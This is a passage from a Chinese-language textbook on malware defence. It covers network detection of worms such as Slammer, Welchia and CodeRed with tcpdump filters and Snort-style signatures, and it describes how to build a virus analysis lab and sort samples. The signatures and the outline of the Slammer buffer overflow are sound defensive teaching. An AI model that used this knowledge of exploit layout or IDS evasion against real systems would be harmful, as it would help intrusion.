


图14-6　捕捉网络中的W32/Sasser.D蠕虫

尽管Sasser不会直接攻击NIDS，但它证明了如果蠕虫明确提出要求的话，它们确实能以每个有效载荷一个字节的传送方式分割其漏洞利用代码。如前文提到的，并非所有NIDS都能正确地重组数据包。结果IDS的攻击特征也许就无法匹配，因为特征被分割在几个数据包中，每个都包含有几个字节长的有效载荷。

举个例子，正常情况下，CodeRed蠕虫是按图14-7中A的形式发送的，但更狡猾的蠕虫变种可能按图14-7中B那样以随机分割的有效载荷长度来发送其代码，从而对不具备数据包重组能力的IDS实现提出挑战。

这两种方法都能发送成功。但蠕虫的特征有可能不能正确匹配，这取决于NIDS的数据包重组及特征引擎的能力。这个例子说明了为何数据包重组模块对一个真正有效的IDS是非常重要的。




图14-7　CodeRed蠕虫漏洞利用代码的完整形式和分割形式

14.8.4　捕获W32/Welchia蠕虫的ping请求

被许可在公司网络中运行监听工具的许多网络管理员却常常不懂得如何用此类工具来发现蠕虫感染，这是一个令人叹息的现实情况。其结果就是，他们不会定期执行这种日志记录。这种日志记录对于提前防备蠕虫攻击或协助清除公司内部已发生的感染，都是非常有用的。本节将用实例说明tcpdump工具的用法，此工具在许多UNIX发行版中都是缺省包含的。它已经成为了入侵检测的瑞士军刀；读者将会看到，它也是一个有效的蜜罐工具。

图14-8的捕获过程中显示了Welchia蠕虫从169.254.56.166地址 ping目的地址169.254.189.84。在Welchia蠕虫尝试利用新目标的漏洞前，它希望其发送的ICMP echo请求得到一个肯定的答复。




图14-8　W32/Welchia蠕虫的ping请求

注意Ethereal下部面板中ICMP echo请求的数据内容。该蠕虫用0xAA填充字节（而不是0字节）来预初始化ping请求的数据结构。因此，读者可以用网络监听工具，如tcpdump或windump（后者依赖于winpcap[14]），来跟踪此蠕虫的ping请求。

如果读者希望根据这种特殊的ping请求数据来跟踪Welchia蠕虫，则可使用以下命令[15]：

```
tcpdump -qn icmp and ip[40] = 0xaa
```

在Windows机器上同样可以用windump完成：

```
windump -qn icmp and ip[40] = 0xaa
```

此命令指示监听器把ICMP通信记入日志，但是把日志的范围限定在特定的ICMP echo请求上——即只记录第40号位置有一个0xAA填充字节的请求。类似的工具，如ngrep，还能用正则表达式进行更复杂的字符串匹配。

14.8.5　检测W32/Slammer及相关的漏洞利用代码

W32/Slammer蠕虫攻击运行在1434/udp端口的有漏洞的Microsoft SQL Server。该蠕虫只需向真实端口发送一个数据报，有漏洞的Microsoft SQL Server在处理该UDP请求时，就会执行蠕虫代码。

图14-9显示了Slammer蠕虫的一个片段。如第10章讨论的那样，Slammer内的漏洞利用代码要求在蠕虫代码前有一个特殊的ID。正常情况下，这个特殊字节0x04后面跟着一个短字符串，但代码中没有进行边界检查，因此当收到一个长字符串时，堆栈就会溢出。注意蠕虫内的填充字节(0x01)数量，这些填充字节把返回地址移到了适当的位置。




图14-9　加载到HIEW中的Slammer蠕虫dump片段

笔者将用图中的数据转储来解释如何用NIDS软件检测漏洞利用代码。正常情况下可以用具体蠕虫的特征来检测此种攻击，而且比较好的想法是：改进检测结果，并确定已发现的漏洞利用代码是否与Slammer相关。因此下面的Symantec ManHunt Hybrid入侵检测系统的特征很大程度上沿袭了本例中Snort的特征格式：

```
alert udp any any -> any 1434 (msg:"W32/Slammer Worm Propagation";
content:"|68 2E 64 6C 6C 68 65 6C 33 32 68 6B 65 72 6E|";
content:"|04|"; offset:0; depth:1;)
```

这里对到达任何IP地址的1434/udp端口的任何通信都生成一个警报。每当发现数据报中任何地方包含字符串“h.dllhel32hkern”时，就发出一个“W32/Slammer Worm Propagation”警报消息。这里也检查了数据包第一个字节是否是0x04，以再次确保正在处理的确实是漏洞利用代码。无论如何，这个特征都将非常有效地检测到Slammer蠕虫。如果读者准备对漏洞利用代码进行一般性检测，则可以使用下列特征：

```
alert udp any any -> any 1434 (msg:"MS02-039 exploitation detected";
content:"|04|"; offset:0; depth:1; dsize>60)
```

这个警报与第一个很相似，它对数据报的首字节进行匹配，和具体蠕虫特征的做法一样。笔者在这里并未用前例的字节序列（而是用了dsize命令）来检查数据报长度是否超过60字节。这样就可以知道有漏洞的SQL Server将被攻击，因为128字节的缓冲区溢出了。当SQL Server收到这个请求时，它会用两个字符串常量来构造一个注册表键（如第10章所述），因此取值超过60的dsize一定会造成溢出，至少导致一个拒绝服务攻击。

注释　数字60是这样来的：128－40－27－1=60
（缓冲区长度－字符串1的长度－字符串2的长度－结尾0＝60）。

当然，有人可以争辩说这些特征更容易导致“虚警”（false positive），但读者也可以看到它们也更不易导致“漏报”（false negative）。事实上，NIDS中这种不明确性是一个普遍的问题。NIDS怎能判断UDP端口1434上的通信是否和目标系统上的SQL Server相关呢？ 因此，IDS特征越具体引起的虚警越少。

但这些特征还是非常有用的。设想如果Slammer是多态的或甚至是变形的，则网络中蠕虫主体的不同实例的字节序列将不会相同。除非蠕虫利用了多个漏洞，否则它需要在数据报前放置字节0x04并把自己表达成一个足够长的字符串。这样前述的一般性IDS特征也能对付蠕虫的多态变种。

事实上，新型的IDS检测语言支持可编程的特征。例如，可以用直方图来快速检查数据流中是否有任何零字节。在前述特征中用这种过滤器来进一步减少虚警的确会更好。Slammer不能在

其主体内任何地方使用零字节，因为其主体是被作为一个“字符串”来处理的。类似地，攻击此漏洞的任何漏洞利用代码也需要在足够长的范围内避免使用零字节，以便能成功地利用溢出条件。结果，即使是多态或变形的蠕虫也能通过漏洞利用代码的“边框”（frame）条件检测到。

14.9 结论

本章讲述了网络级的防御技术，重点讨论了对计算机蠕虫攻击的预防、防御和捕获。从网络的视角，读者可以学到很多关于计算机蠕虫传播模式的有趣细节。下一章在此基础上又进一步，讨论了分析恶意程序的技术。

参考文献

1. Stephen Northcutt and Judy Novak, *Network Intrusion Detection: An Analyst's Handbook*, 2nd Edition, New Riders, Indianapolis 2001, ISBN: 0-7357-1008-2 (Paperback).
2. Lance Spitzner, *Honeypots: Tracking Hackers*, Addison-Wesley, Boston 2003, ISBN: 0-321-10895-7 (Paperback).
3. E. Eugene Schultz, Ph.D, "The MSBlaster worm: going from bad to worse," *Network Security*, October 2003, pp. 4-8.
4. Stephen Northcutt, Lenny Zeltser, Scott Winters, Karen Kent Frederick, and Ronald W. Ritchey, *Inside Network Perimeter Security*, New Riders, Indianapolis 2003, ISBN: 0-73571-232-8 (Paperback).
5. W. Richard Stevens, *TCP/IP Illustrated*, Addison-Wesley, Boston 1994, ISBN: 0-201-63346-9 (Hardcover).
6. Rafeeq Ur Rehman, "Intrusion Detection with SNORT," Prentice Hall, Upper Saddle River, 2003, ISBN: 0-13-140733-3 (Paperback).
7. Thomas H. Ptacek and Timothy N. Newsham, "Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection," January 1998, `http://www.insecure.org/stf/secnet_ids/secnet_ids.html`.
8. Xuxian Jiang Dongyan Xu, "Collapsar: A VM-Based Architecture for Network Attack Detection Center," *13th Usenix Security Symposium*, 2004, pp. 15-28.
9. Ofrin Arkin, Edward Balas, Brian Carrier, Roshen Chandran, Anton Chuvakin, Michael Clark, Eric Cole, Yannis Corovesis, Jeff Dell, J. Raul Garcia Zapata, Max Kilger, Charalambos Koutsouris, Richard LaBella, Rob Lee, Costas Magkos, Patrick McCarty, Doin Mendel, Yannis Papapanos, Richard P. Salgado, Lance Spitzner and Jeff Jtutzman, "Know Your Enemy," *The Honeynet Project*, 2nd Edition, Addison-Wesley, Boston 2004, ISBN: 0-321-16646-9 (Paperback).
10. Douglas E. Comer, *Internetworking with TCP/IP*, Prentice Hall, Upper Saddle River 2000, 1995, ISBN: 0-13-018380-6 (Hardcover).
11. The TCPDump public repository, `http://www.tcpdump.org/`.
12. "Ethereal: A Network Analyzer," `http://ethereal.com/`.
13. Elias Levy, private communication, 2004.
14. Winpcap, `http://winpcap.polito.it/`.
15. Frederic Perriot, private communication, 2004.

第15章 恶意代码分析技术

"实践应该始终建立在牢固的理论知识基础上。"

——莱昂纳多·达·芬奇(1452—1519)

前几章讨论了各种反病毒防御策略。本章将对恶意代码分析技术进行简要介绍，为防御者提供了极宝贵的信息。尽管一些方法和工具在前文中已经示范过，但本章会讨论它们更有意思的方面。

本章描述的一些技术同恶意代码的逆向工程有关。由于各个国家的相关法律有差异，因此请读者认真了解并遵循自己当地法律对此问题的规定。另外很遗憾，这里讨论的技术对反病毒研究领域之外的读者并非都能立即使用，因为一些分析工具尚未商业化（如后文提到的作者自行开发的VAT工具。——译者注）。对这些系统的讨论将尽量减少，把它们包含在本章中只是为了完整——恶意代码分析技术本身就能写满一整本书!

恶意代码分析的手工处理与计算机病毒的自动检测和清除密切相关。而且，本章中也讨论了IBM开发的数字免疫系统（Digital Immune System, DIS[1]），并把它与手工分析的过程做了对比。

15.1 个人的病毒分析实验室

进行恶意代码分析最重要的一个必要条件就是必须安装专用的病毒分析系统。此类系统只能连接到"脏"网络（即包含用于类似目的的其他机器的网络），这是至关重要的。请相信，没有人想在非试验性网络中分析病毒代码! 用于传播病毒代码的系统不应该再用于其他任务，而且需要定期把它恢复到干净的状态，最好每次做完单独测试后就恢复一次。

专用的病毒分析系统有两种基本类型，建议把它们结合起来使用:

1. 第一种是基于真实系统来建立，例如使用两台能以足够快速度运行多种操作系统的常规PC。这两台PC能从备份迅速恢复到一个干净状态，因为能快速恢复干净的测试系统是很重要的。建议读者使用如Norton Ghost这样的工具来保存已安装的操作系统（如Windows XP）的映像，并用像CD-ROM这样的只读介质来进行恢复。最好预先在这些系统中安装好分析工具，但为了以防万一，也应在CD上保存一个备份，这样如果恶意程序危害或删除了硬盘上的副本，还可以从CD上恢复。

注释 为有效地分析大多数的计算机蠕虫，至少需要两台这样的PC。具体安装中，一台分析PC可在Linux上运行有漏洞的Apache服务器，另一台则可用来运行蠕虫，如Linux/Slapper。当蠕虫扫描新目标时，就能用tcpdump这样的工具把蠕虫的网络行为记入日志。然后可以在目标系统运行的同时对其网络接口进行重配置，这样蠕虫就会自然而迅速地发现和感染目标。如果蠕虫使用线性IP地址扫描，则这种技巧很有效。

2. 第二种是用虚拟机软件，如优秀的VMware或微软的Virtual PC。

VMware可以运行多种虚拟操作系统的多个映像，并可以快速重启各种干净的宿主操作系统。

另一可行的办法是在上述任一类型的专用系统上运行基于代码仿真的虚拟机。好的反病毒软件都带有虚拟机，可以模拟现代处理器和操作系统。这些仿真器及其增强版本可用于建造一台分析病毒的专用虚拟机。这种工具对于快速安全地对付反调试、加密、多态、变形和加壳（packed）的恶意代码极有价值。下文将用笔者于1997年在芬兰的Data Fellows公司（Data Fellows公司已改名为F-Secure。——译者注）参与开发的“病毒分析工具包”（Virus Analysis Toolkit, VAT）来对此进行解释。

基于VMware的方法迅速成为许多研究人员的标准选择。但在VMware环境中有些威胁却无效，如像W95/CIH这样的病毒在真实环境中非常成功[2]，可到了VMware上就不起作用。而且有些恶意代码能检测到虚拟机环境，并采取相应对策。然而，VMware确实是一个极有价值的测试环境，建议读者购买。它节省的硬件购买开销超过其价格，而且用它把系统恢复到干净状态，其速度要快得多。

VMware也有几种面向网络的版本，如VMware GSX Server。GSX Server能在一台机器上运行VMware服务器，而同时允许多个网络客户端在此服务器上运行映像文件。

在VMware中甚至可以有自己的DNS服务器，用真实公司的名字给系统命名。这意味着可以在虚拟世界中捕获正在发生的，比如说针对www.microsoft.com的拒绝服务攻击。

无论如何，目标肯定是希望这种系统易于管理。一个过大的系统会很难管。由于许多最新威胁都是依赖于具体漏洞的，这就带来新的问题：如果只拥有打了补丁的映像，则这种系统就不会被有些蠕虫感染。安装各种VMware环境会变成一个痛苦的事情，因为它要比安装真实系统花更多时间。解决办法就是预备好一套多样化的VMware映像，其中安装了常见的、会受恶意代码攻击的软件。在VMware映像中安装不同版本的Microsoft IIS服务器和Apache服务器是一个不错的开始，但如果未安装可被特定蠕虫（如W32/CodeRed或Linux/Slapper）利用的有漏洞的软件，这种蠕虫的感染就不会发生。

第3章中举例说明了恶意代码可能会依赖于特定环境。为分析一类特定的计算机病毒，如宏病毒或脚本病毒，需要安装适当的客户软件，如Microsoft Office。与此类似，越来越多的恶意代码将用MSIL语言来编写，这种语言当前要求安装有.NET Framework才能在大多数Windows系统中运行。第3章中也指出，有的威胁依赖于目标操作系统实际采用的文件系统，例如假若只有FAT文件系统，则利用NTFS流[3]的病毒在专用分析系统上就不能完全工作（或根本不能工作）。因此，需要保证测试环境在各个层次（从合适的硬件到必要的软件）上都具有多样性。

如何得到软件

构造上述系统可能会相当昂贵。尽管读者个人可以只用免费或便宜的操作系统，但如今大多数恶意代码在其上猖獗的环境——即Windows平台仍然必不可少。那么，到哪里去找这些系统来安装呢？订购MSDN绝对是不错的选择。微软会提供在Windows平台上分析恶意代码可能用到的所有环境。例如，如果需要一个有漏洞的Microsoft IIS版本，则订购MSDN就可以得到它。是否为了分析某个蠕虫或漏洞利用程序而需要SQL Server 2000的一个安装版本？MSDN中已经包含了。

另一种更快熟悉新环境的有效方法是研究新操作系统的Beta测试版程序。使用Beta测试版程

序可以让人更早地对新操作系统获得较好的理解。实际上，如果读者很幸运，可能是在为一家大公司的IT响应团队工作。这种情况下通常能接触到新的硬件环境，如IA-64平台上的64位Windows操作系统，从而比黑客们能更早地研究这些平台。应该对新的Beta测试版和OS版本保持关注，这样当这些平台上的威胁开始出现时就知道该怎么做。提前对新平台尽可能多地了解总是好的。对这样的环境了解得越多，才越可能成功分析为这些环境开发的应用。难于理解的不是恶意代码，而是环境。

15.2 信息、信息、信息

为了成功地分析计算机病毒，读者需要拥有硬件结构及操作系统的良好、详尽的文档，以及其他有详细文档说明的环境。

15.2.1 系统结构指南

像《Intel Architecture Software Manuals》（Intel系统结构软件手册）这样的系统结构指南可以给读者提供关于Intel处理器底层程序设计的至关重要的详细信息。它能帮助读者更快地理解一个特定平台上的二进制代码。显然，由于像ARM和EM64T（带64位扩展的IA32）这样的平台受到越来越多的威胁，读者将来还需要扩大自己的阅读清单。

- 对Intel IA32: http://www.intel.com/design/mobile/manuals/243191.htm这个网址是《Intel Architecture Software Developer's Manual, Volume2: Instruction Set Reference》（Intel系统结构软件开发者手册——第2卷：指令集参考）
- 对Intel IA64: http://www.intel.com/design/itanium/manuals/iiasdmanual.htm
- 对AMD 64: http://www.amd.com/us-en/Processors/DevelopWithAMD
- 对 SPARC: http://www.docs.sun.com/db/doc/816-1681 这个网址提供了《Intel Architecture Software Manuals assembly》（SPARC汇编语言参考手册）以及关于ELF格式的非常有价值的信息（原书对此网址的说明有误。——译者注）。

15.2.2 知识库

拥有一个关于操作系统、网络技术、程序设计以及安全问题的知识库也是获得成功的必要条件。以前，Ralf Brown的中断列表是DOS病毒分析的宝典[4]。而今天，MSDN API库是研究Win32蠕虫的最有价值的文献之一。还推荐读者访问像Sysinternals （http://www. sysinternals. com）这样的站点，它提供了关于Windows和Linux的另外的信息及工具。

这些年来，笔者收集了一百多本计算机程序设计、操作系统、计算机安全方面的巨著，它们成了一个小图书馆。例如，强烈推荐Gary Nebbett的《Windows NT/2000 Native API Reference》（a. 原书未给出此书全名，译文中补全； b.此书译本《Windows NT/2000本机API 参考手册》已由机械工业出版社2001年翻译出版，ISBN7-111-08834-4。——译者注），此书对深入理解基于NT技术的系统的内部细节非常有用。Gary在操作系统内部结构方面的工作的确富有艺术想象力；实际上，因为这本书太棒了，有人甚至认为它可以直接访问到Windows源代码。（笔者认为Gary用的是调试版（checked-build）（checked build又称debug build）的操作系统，这种版本包含OS模块的额外的调试符号信息。——译者注）。

不幸的是，关于Windows内部原理的许多其他优秀书籍，如Matt Pietrek的《Windows 95 System Programming Secrets》已经绝版，但也许可以在eBay上找到这类书的二手副本（可能得花原书几倍的价钱）。另外，建议读者应该熟悉恶意代码分析所依托的平台的各种SDK和DDK。这类开发环境中隐藏的一些文件是用来解释函数调用参数的唯一资料。有时候一个特定版本的DDK或SDK会意外地带有一些宝贝。例如，笔者在一个DDK发布中找到了zwapi.h文件的一个副本。毋庸置疑，两个小时后微软就发布了一个不再包含此文件的新DDK。

Microsoft SDK中的winnt.h文件包含了许多PE文件格式的最新信息。不幸的是，一些文件格式只有不全的文档或根本没有文档[5]。例如，Windows VxD格式从未有微软的官方文档。另一方面，UNIX系统（如Linux）的ELF文件格式的文档却详尽到了极点。总而言之，对这类问题拥有知识的多少，决定了进行恶意代码分析能达到的水平。必须始终对好的信息保持求知欲。

15.3 VMware上的专用病毒分析系统

VMware令研究者能够方便地携带一个移动式的病毒研究系统。自20多年前笔者拥有自己的第一台C64电脑以来，一直都随身携带笔记本电脑。这可能就是笔者拥有五台笔记本，并且一直不习惯使用传统工作站的原因。

VMware很酷的一点是它能以互连模式运行多种Linux和服务器版操作系统。还在2000年时，笔者有一次去IBM的Watson研究实验室，Ian Whalley向笔者介绍了VMware。Ian当时领导着数字免疫系统（DIS）的研究，他发现VMware是恶意代码自动化分析的一个优秀平台[6]。笔者也立刻对之着了迷。

图15-1显示了VMware中一个正在运行的虚拟Redhat 操作系统，该VMware中还有几个类似的虚拟机，如MS-DOS、Windows XP和Windows 95。




图15-1 Windows XP宿主OS上运行Redhat虚拟机OS的VMware

通常，笔者以唯宿主（host-only）模式运行VMware，这样虚拟操作系统只能“看到”专用于病毒分析的系统。需要很小心的是VMware能够访问宿主操作系统上的共享内容，这是恶意代

码可能跳出虚拟机的一个途径。更安全的做法是只把VMware映像连接到虚拟网络上或者彻底关闭网络支持。

使用VMware可以省下几台机器作为它用，在虚拟操作系统之间甚至还能用本地桥接方式连成网络，如图15-2所示。这样即使只有一台物理机器也能很容易地分析病毒。记住：拥有一套正确无误的映像文件只是恶意代码分析的第一步。




图15-2　虚拟网络上的一组虚拟机

在高级配置中，可以考虑使用Honeyd（http://www.honeyd.org）蜜罐，并采用一个DNS服务器把信息转发到Honeyd系统。例如，可以简单地把Honeyd配置成模拟一台运行着SMTP服务的Windows XP系统，然后在这种配置上就可以测试SMTP蠕虫的传播，即使蠕虫代码中包含有硬编码的一组IP地址——这是因为蠕虫的连接企图能顺利完成。实际上，Honeyd对各种系统的模拟太出色了，以至于连一些先进的网络检测工具，如Nmap[7]，都会以为发现了真实目标。

尽管模拟的网络服务对于研究大部分简单的电脑蠕虫非常有用，但蠕虫的完整测试却常要求安装有带漏洞版本的软件。不过Honeyd可以配置成使用真实的（而不仅仅是模拟的）系统服务。此方法可以更快地实现CodeRed这样的蠕虫的自然感染。另一方面，像Linux/Slapper这样的蠕虫对于此类模拟却极为敏感，因为有漏洞的目标进程的堆结构可能会因过多IP地址的流量被转发到同一服务器而变得不稳定。如前文所述，这种情况下，重新配置网络接口是唯一的简单方法。

15.4　计算机病毒分析过程

从分析的角度看，没有哪两个计算机病毒是完全相同的。因此，计算机病毒研究甚至在将来也始终会是一门艺术。当出现新类型的病毒时，现有病毒的开发者总会对其进行模仿，从而产生出成千上万的新病毒。这使分析过程变得容易，因为同一类型的病毒通常可以用相同的策略进行分析。

15.4.1　准备

15.4.1.1　快速检查

分析过程的第一步是对可疑对象进行快速检查。当今，大多数电脑病毒都存在于可执行文件、文档宏和脚本中。通常，计算机蠕虫综合使用这三种对象。

这一步包括对已知的干净文件的识别。反病毒软件公司维护着一个很大的干净对象的数据库，比如保存着这些文件的MD5散列值。如果知道某个文件（如Windows XP系统中calc.exe）与发布时的散列值相同，那么在该文件上花费时间是没有道理的。

笔者还用了一些特殊工具，如Dmitry Gryaznov开发的Dustbin。此工具能识别标准和已知的干净文件以及其他研究者曾遇到过的病毒的残缺（corrupted）版本。多年来，Dmitry为反病毒研究者开发了几个专用工具，如Symboot，此工具可以用文件映像模拟磁盘启动扇区。另一个处

理启动扇区识别的工具是Igor Muttik的Boots程序，它用校验和来识别数百种干净的启动扇区。这些工具能显著地改进过滤过程。

15.4.1.2 过滤

第二步工作是用一个或一组反病毒扫描器进行过滤。如果任何反病毒程序在被扫描对象中发现异常，则恶意代码可能是已知的，也可能是和已知威胁同类的一个变种。其他场合下，会触发一个启发式的检测过程，这将有助于猜测真实的感染（但也可能得到的只是需要进一步确认的虚警结果）。

像VGrep这样的分类工具有助于检查已知的恶意代码是否在不同的反病毒软件中有不同的名称（VGrep最初由Ian Whalley开发，当前由Dmitry Griaznov开发并维护）。例如，一个文件被发现感染有W32/Nimda.A@mm病毒，可以检查是否其他反病毒软件也知道此病毒，只不过是叫别的名字，如表15-1所示。

表15-1 VGrep的输出示例

ALWIL AVAST! LGUARD 7.70-85 5-Mar-2004	: Win32:Nimda [Wrm]
H+BEDV AntiVir/DOS32 6.24.0.6 3-Mar-2004	: W32/Nimda.eml
GRISoft AVG 6.406/393 5-Mar-2004	: I-Worm/Nimda
Kaspersky Lab KAVDOS32 3.0/135 5-Mar-2004	: I-Worm.Nimda
SOFTWIN BDC 7.0 5-Mar-2004	: Win32.Nimda.A@mm
Dialogue Science DrWeb386 4.31 5-Mar-2004	: Win32.HLLW.Nimda.57344
Frisk Software F-Prot 3.14b 5-Mar-2004	: W32/Nimda.A@mm
McAfee Scan 4.32.0 5-Mar-2004	: W32/Nimda.gen@MM
IKARUS PSCAN 2.27 5-Mar-2004	: Win32.Nimda.A@mm
MkS MkS_vir 2004.03 5-Mar-2004	: Worm.Nimda.A
Symantec NAV CE 7.0 VSCAND 5-Mar-2004	: W32.Nimda.A@mm
ESET NOD32 1.654 5-Mar-2004	: Win32/Nimda.A
Norman NVCC 5.70.01 5-Mar-2004	: W32/Nimda.A@mm
Panda Antivirus 6.0 PAVCL 5-Mar-2004	: W32/Nimda
Trend Micro VScan32 1.0/803 5-Mar-2004	: PE_NIMDA.A
GeCAD RAV 8.1.001 5-Mar-2004	: Win32/Nimda.H@mm
Sophos SWEEP 3.79 5-Mar-2004	: W32/Nimda-A
CA VET RESCUE 10.60.0.43 5-Mar-2004	: Win32.Nimda.A
CA InoculateIT INOCUCMD 64.00 5-Mar-2004	: Win32/Nimda.A.Worm
VirusBuster VirusBuster 1.12.004 7.895 5-Mar-2004	: I-Worm.Nimda.A

这样的分类有助于减少混乱，使人更容易地把一个特定的病毒样本与病毒数据库中的信息建立联系。

还有一个有趣的工具称为宏识别及相似性分析仪（Macro Identification and Resemblance Analyzer, MIRA），它由Costin Raiu为宏病毒的分类而开发。MIRA使用了神经网络技术，通过训练来把新的宏病毒变种与已见过的宏病毒进行相似性比较。对一个给定的输入样本，MIRA显示出相似程度的百分比，以及这个相似得分是与哪个病毒相似。比如，把一个W97M/Pri.Q病毒样本输入，则MIRA给出表15-2的输出[8]：

表15-2　MIRA工具对W97M/Pri.Q病毒的输出

```
Top 10 matches for [G:\newv\pri-q_1.d8c]:
0.9017 with [virus://Word97Macro/PSD.A]
0.8797 with [virus://Word97Macro/Buffer.A]
0.8688 with [virus://Word97Macro/Pri.O]
0.8636 with [virus://Word97Macro/Pri.O]
0.8553 with [virus://Word97Macro/Melissa.BC]
0.8420 with [virus://Word97Macro/Pri.M]
0.8414 with [virus://Word97Macro/Psd.A]
0.8341 with [virus://Word97Macro/Class.AR]
0.8253 with [virus://Word97Macro/Pri.W]
0.8005 with [virus://Word97Macro/Pri.F]
```

有趣的是，排在第一位的是W97M/PSD.A。这是因为Pri.Q用了和PSD.A一样的多态引擎及图形载荷（graphical payload）。不过，病毒主要是根据其进行自我复制的代码的相似性（而不是根据像多态引擎或图形载荷这样的特征）来分类的。不奇怪，MIRA发现了这些相似性，就像一个熟悉PSD病毒的研究者那样。排在第二位的是Buffer.A，它包含了和Pri.Q相同的邮件群发例程。当然，表中显示了几个Pri的变种，这很好地表明该病毒属于Pri家族。

还有人在开发一些类似的Win32蠕虫分类工具，以帮助研究人员在还不完全了解每一个病毒变种的情况下更好地对攻击进行分类。笔者在Symantec公司内部给这些工具中的一个取别名为VOOGLE。VOOGLE是一个搜索引擎，可以用解压缩（unpacking）（unpacking亦称脱壳。——译者注）、字符串转储（string dumping）和预索引（preindexing）的方法来在计算机蠕虫中要查找的字符串，以便对蠕虫进行分类。基于神经网络的相关度（correlation）工具也在开发当中，所用的方法与MIRA相类似。

15.4.1.3　残留物清除

第三步对尚待分析的文件进行残留物清除（Weeding）。有些蠕虫文件可能是残缺有误的，比如蠕虫文件的结尾丢失了。在残留物清除这一步，研究人员会把这样的对象当废物清除掉。但有些情况下，此类废物需要一个标识。在某些环境下，计算机蠕虫运行会出错，传播的病毒副本是残缺有误的。这很容易导致它们发送大量垃圾邮件。因此，虽然对残留物的检测很重要，但这个重要性最好从威胁的名称来反映。

15.4.1.4　病毒代码的快速检查

第四步是对可疑对象中常见的病毒代码的位置进行快速检查。笔者通常用一个简单的二进制（十六进制）阅读器来做这一步，快速地识别出对象的类型。如果对象是一个PE文件，就会在文件开头看到一个MZ标记，后面跟着PE特征和一些节的名称，如.text, .data等。举个例子，当用HIEW[9]工具查看NC（NetCat）程序时，从图15-3可知，当前处理的是一个32位Windows的应用程序。

